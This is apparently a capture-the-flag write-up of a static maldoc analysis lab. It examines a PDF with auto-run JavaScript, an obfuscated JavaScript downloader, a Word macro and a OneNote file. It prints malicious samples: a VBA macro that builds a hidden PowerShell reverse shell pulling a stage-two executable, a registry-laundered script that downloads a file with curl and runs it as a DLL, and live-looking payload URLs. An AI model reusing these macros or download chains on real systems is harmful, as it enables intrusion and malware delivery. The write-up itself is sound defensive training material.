
MalDoc Static Analysis
Room 5 of 6 in the Static Malware Analysis module on SOC Level 2, and the one closest to what actually lands in a SOC inbox. Basic Static Analysis was unlabelled binaries and Script Static Analysis was loose scripts. This room is the delivery vehicle itself: a PDF, a Word document and a OneNote notebook, each carrying code it has no business carrying.
The lab is a REMnux box reached over noVNC, with pdfid, pdf-parser, box-js, oletools and onedump already installed. I worked the whole room from an SSH shell instead of the graphical console, for reasons covered at the end.
Task 3: Where maldocs sit in ATT&CK
Two questions straight from the task text. Locky is a Ransomware family, spread through Word attachments, and Spearphishing Attachment is sub-technique T1566.001 under Phishing (T1566). Worth internalising the tree: T1566.001 is the attachment.002 is the link.003 is via service. Most maldoc work is .001.
Task 5: Metadata before tooling
Before reaching for a parser, strings answers the first question:
strings simple.pdf | grep -iE "author|creator|producer|PDF-"
# %PDF-1.7
# /Author (Ben)
# /Creator <FEFF004D006900630072006F0073006F0066007400AE0020...>
# <dc:creator><rdf:Seq><rdf:li>Ben</rdf:li></rdf:Seq></dc:creator>
Author Ben. Note the /Creator and /Producer values are UTF-16BE hex with a FEFF byte-order mark, which decodes to “Microsoft Word for Microsoft 365”. The XMP block further down repeats the same facts in plain XML, which is a useful redundancy: when one metadata store is stripped, the other often is not.
Task 6: The JavaScript is not encrypted, just hex
pdfid.py gives the shape of the document in one pass:
pdfid.py simple.pdf
# obj                   18
# stream                 3
# /JS                    1
# /JavaScript            1
# /OpenAction            1
# /Launch                0
# /EmbeddedFile          0
1 /OpenAction, which is the part that matters: it means something runs on open without any user interaction. Pulling the object:
pdf-parser.py --search javascript simple.pdf
# obj 6 0
#  Type: /Action
#    /S /JavaScript
#    /JS <6170702E616C657274282254484D7B4C75636B696C795F546869735F49736E27745F4861726D66756C7D22293B0A>
That is not encryption, it is a PDF hex string. Decoding it gives app.alert("THM{Luckily_This_Isn't_Harmful}");, so the flag is THM{Luckily_This_Isn’t_Harmful}.
The encoded-objects question needed a second pass. pdf-parser.py --stats does not list which objects carry filters, and grepping the full dump for FlateDecode prints two anonymous matches with no object numbers attached. The flag that actually names them is --search:
pdf-parser.py --search FlateDecode simple.pdf | grep -E "^obj"
# obj 15 0
# obj 18 0
2 encoded objects, numbered 15,18. Cross-checking with pdf-parser.py -f confirms exactly three objects contain streams (4, 15, 18), and object 4 is the uncompressed XMP metadata.
Task 7: Letting box-js do the deobfuscation
Task 7 hands over embedded-code.js, 127 KB of obfuscation with randomised variable names. Rather than unpick it by hand, box-js executes it in a sandboxed emulation of the Windows Script Host and records the behaviour:
cd /home/remnux/Javascript-code
box-js embedded-code.js --timeout 20
# [info] GET https://oopt.center:443/bitrix/HKD1OCEK4mWEc0/
# [info] IOC: The script fetched an URL.
# [info] GET http://aristonbentre.com/slideshow/O1uPzXd2YscA/
# ...
It writes an embedded-code.js.results/ directory, and the file holding the network IOCs is urls.json:
cat embedded-code.js.results/urls.json
# [
#   "https://oopt.center:443/bitrix/HKD1OCEK4mWEc0/",
#   "http://aristonbentre.com/slideshow/O1uPzXd2YscA/",
#   ... 9 entries total
# ]
9 URLs, and the slideshow one defangs to hxxp[://]aristonbentre[.]com/slideshow/O1uPzXd2YscA/. Nine live-ish hosts for one payload is the normal Emotet-style pattern: the loader walks the list until one answers, so blocking a single domain achieves nothing.
Task 8: A macro split so no line is greppable
oleid triages the Word document in one command:
oleid suspicious.doc
# File format          | MS Word 97-2003 Document or Template
# Container format     | OLE
# Author               | CMNatic
# VBA Macros           | Yes, suspicious          | HIGH
Author CMNatic. olevba then shows 2 macro streams, ThisDocument.cls (empty) and NewMacros.bas, with AutoOpen and Document_Open both routing into one subroutine:
Sub AutoOpenMacro()
    Dim Str As String
    Str = Str + "powershell.exe -nop -w hidden -e bGllbnQgPSBOZXctT"
    Str = Str + "2JqZWN0IFN5c3RlbS5OZXQuU29ja2V0cy5UQ1BDbGllbnQoImh"
    Str = Str + "0dHA6Ly90aG1yZWR0ZWFtLnRobS9zdGFnZTIuZXhlIiw0NDQ0K"
    ' ... 15 fragments in total
    CreateObject("Wscript.Shell").Run Str
End Sub
The splitting is the whole trick. The base64 is broken across fifteen Str = Str + concatenations so that no single line contains a recognisable blob, and the command is only assembled in memory at run time. Decoding the joined string gives a PowerShell TCP reverse shell that pulls http://thmredteam.thm/stage2.exe on port 4444.
Two dead giveaways sit in the keyword table regardless of the obfuscation: AutoExec on both AutoOpen and Document_Open, and Suspicious on Wscript.Shell and powershell. Auto-execution plus a shell object is enough to convict a document without ever decoding the payload.
Task 9: A payload that launders itself through the registry
onedump.py enumerates the OneNote file:
onedump.py invoice.one
# 1: 0x00001740 .... ffd8ffe2 0x00015b4f ...
# 3: 0x0002ae58 .PNG 89504e47 0x000000ef ...
# 5: 0x0002bc60 <htm 3c68746d 0x00000817 ...
# 6: 0x0002d628 <htm 3c68746d 0x00005c19 ...
6 objects: two JPEGs, two PNGs and two HTML files. Object 5 is the interesting one, and its obfuscation is the cheapest possible: 5& inserted between every character.
d5&e5&x5&15&.5&p5&n5&g5&,5&W5&i5&n5&d5&"5&,5& 5&"5&"5&,5& 5&"5&o5&p5&e5&n5&"...
<script language="vbscript">
Dim ws : Set ws = CreateObject("WScript.Shell")
ws.RegWrite "HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values", content, "REG_SZ"
</script>
<script language="javascript">
var body = ws.RegRead("HKCU\\SOFTWARE\\Andromedia\\Mp4ToAvi\\Values");
var func = Function("url", body.replace(/5&/g, ""));
func("https://unitedmedicalspecialties.com/T1Gpp/OI.png");
</script>
<script language="vbscript">
ws.RegDelete("HKCU\SOFTWARE\Andromedia\Mp4ToAvi\Values")
</script>
Read the order of operations, because it is the point of the sample. The obfuscated body is written to a registry value, read straight back out, passed to Function() to build a callable, executed, and then the registry key is deleted. The payload exists on disk only as 5&-padded noise and in the registry only for a few milliseconds. Stripping the separator reveals what the function does:
sed 's/5&//g' obj5 | grep -oiE 'sleep.{0,40}|curl.{0,160}'
# sleep(millis){var date = new Date();var curDa
# curl.exe --output C:\\ProgramData\\index1.png --url " + url, 0);sleep(15000);
#   var shell = new ActiveXObject("shell.application");
#   shell.shellexecute("rundll32", "C:\\...
Sleep value 15000 (15 seconds, a crude sandbox-timeout evasion), and the download is saved as index1.png.
That last answer is where the answer mask earned its keep. The URL visible in the clear is .../T1Gpp/OI.png, and OI.png is the tempting answer. The mask is ******.***, six characters before the dot, which rules it out and points at the --output filename instead. The .png extension is cosmetic in both cases: the file is a DLL, which is why the next line runs it with rundll32 rather than opening it.
The lab, honestly
I could not drive this VM’s graphical console at all. The room ships REMnux over noVNC, and the VNC canvas lives in a cross-origin iframe (vnc.tryhackme.tech). Synthetic mouse events did not reach it: the remote cursor moved exactly once, a stray double-click produced one rubber-band selection, and after that every click on the Applications menu was swallowed, in both the fullscreen view and the room’s split view. The screen kept updating, so the stream was alive; only input was dead. This is a different failure from the Guacamole repaint problem in the previous room, where input worked and only the canvas went stale.
The fix was to stop using the console. Every command above ran over SSH to the machine’s internal IP, which is both more reliable and much faster than clicking through a remote desktop. If you are doing this room and the console fights you, that is the move.
One consequence worth stating plainly: this writeup has no terminal screenshots. The SSH session ended before I captured them, and re-establishing it needs a password I do not handle. Every code block above is genuine output from the run, transcribed rather than illustrated, and I would rather say so than ship fabricated terminal images.
Two things worth keeping
Reach for the flag that names things. Three separate answers here came down to picking the right invocation rather than the right tool. pdf-parser.py --stats summarises but will not tell you which objects are Flate-encoded; --search FlateDecode does. Knowing a tool is installed is not the same as knowing which switch answers your question, and on a timed room that gap is most of the clock.
Obfuscation is a detection opportunity, not just an obstacle. The Word macro splits base64 across fifteen concatenations, and the OneNote file round-trips its payload through a registry value it immediately deletes. Neither makes the code harder to understand once you look; both make it far weirder than anything legitimate. A document that writes to HKCU\SOFTWARE\... and deletes the key in the same breath, or a Str = Str + chain fifteen deep, is a stronger signal than the payload it is hiding.
Room solved 100%: 10 tasks, 20 answers.